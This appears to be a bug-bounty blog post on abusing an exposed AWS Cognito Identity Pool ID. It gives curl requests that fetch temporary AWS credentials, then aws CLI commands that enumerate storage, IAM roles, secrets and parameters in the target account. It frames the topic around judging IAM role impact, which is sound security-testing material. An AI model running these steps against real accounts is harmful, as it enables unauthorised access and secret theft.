

What is Amazon Cognito Identity Pool ?
Think of it as a system that gives temporary AWS access to users.
- If a user logs in → they get access
- Even if a user does NOT log in → they can still get limited access
It's commonly used by web apps to:
- Send logs
- Upload data
- Call backend services

Consider a situation you are in a bug bounty mode and you accidently capture something in this pattern either in HTTP response, JS Source code or maybe somewhere else.
us-east-1:xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxxThis is an AWS Cognito Identity Pool ID.
The bigger question is what can we do with it. ? Looks intresting …
Attack Flow

Let us start the attack flow…
Step 1 : Obtain Identity Pool ID
Step 2 : Extracting IdentityId via IdentityPoolID using below curl command
curl -X POST https://cognito-identity.us-east-1.amazonaws.com/ \
  -H "Content-Type: application/x-amz-json-1.1" \
  -H "X-Amz-Target: AWSCognitoIdentityService.GetId" \
  -d '{
    "IdentityPoolId": "us-east-1:00000000-0000-0000-0000-000000000000"
  }'
Response:
{ "IdentityId": "us-east-1:11111111-1111-1111-1111-111111111111" }

Step 3 : Request for generating temporary AWS Credentials using below curl command
curl -X POST https://cognito-identity.us-east-1.amazonaws.com/ \
  -H "Content-Type: application/x-amz-json-1.1" \
  -H "X-Amz-Target: AWSCognitoIdentityService.GetCredentialsForIdentity" \
  -d '{
    "IdentityId": "us-east-1:11111111-1111-1111-1111-111111111111"
  }'
Response :
{
  "Credentials": {
    "AccessKeyId": "ASIA...",
    "SecretKey": "...",
    "SessionToken": "...",
    "Expiration": 1.234567890E9
  }
}
Step 4: Setting Up AWS Environment

These credentials are issued by AWS Security Token Service.
Step 5: Using Credentials and fetching details
Example enumeration command:
aws sts get-caller-identityResponse :
{
  "UserId": "AROAEXAMPLE:CognitoIdentityCredentials",
  "Account": "123456789012",
  "Arn": "arn:aws:sts::123456789012:assumed-role/ExampleApp-RUM-Unauth/CognitoIdentityCredentials"
}
You are now authenticated to someone else's AWS account.
Step 6 : Try accessing other services now using below commands
The standard checks, all of which an attacker would run in sequence:
aws s3 ls
aws dynamodb list-tables
aws lambda list-functions
aws iam list-roles
aws ec2 describe-instances
aws apigateway get-rest-apis
aws secretsmanager list-secrets
aws ssm describe-parameters
This is where good security testing diverges from sensational reporting. The credentials are real, but the role behind them is what determines impact.
The next ten minutes are spent answering one question:
What does this role allows?
There are two possible outcomes.
Outcome A:
Ahardened Role → Every single command returns AccessDenied. The role's IAM policy allows exactly one action — typically rum:PutRumEvents against one specific RUM monitor — and nothing else. The credentials work, but they are useless to the attacker. This is the intended state.
Outcome B:
An over-permissive Role → One or more commands return data. Maybe s3 ls shows bucket names. Maybe dynamodb list-tables enumerates the application's data layer. Maybe — and this is where things get serious — iam list-roles works, opening up reconnaissance for privilege escalation paths. This is when "informational" becomes "critical" very quickly.
The architectural takeaway :
The Identity Pool is a door that's intentionally unlocked. The IAM role is the wall behind it. If the wall is solid, the unlocked door doesn't matter. If the wall has holes, the door is the entire problem.

🎯 Key Takeaways
- Cognito Identity Pool exposing access is by design, not a bug
- AWS STS provides temporary credentials, not full access
- Getting credentials ≠ vulnerability
- Permissions decide impact, not the access
- Always test what actions are allowed, not just access
AccessDeniedeverywhere = secure configuration- Any data access (S3, DB, APIs) = real risk
- IAM role is the actual control point
- Over-permissioned roles = misconfiguration → vulnerability
- Don't report access, report impact + exploitability
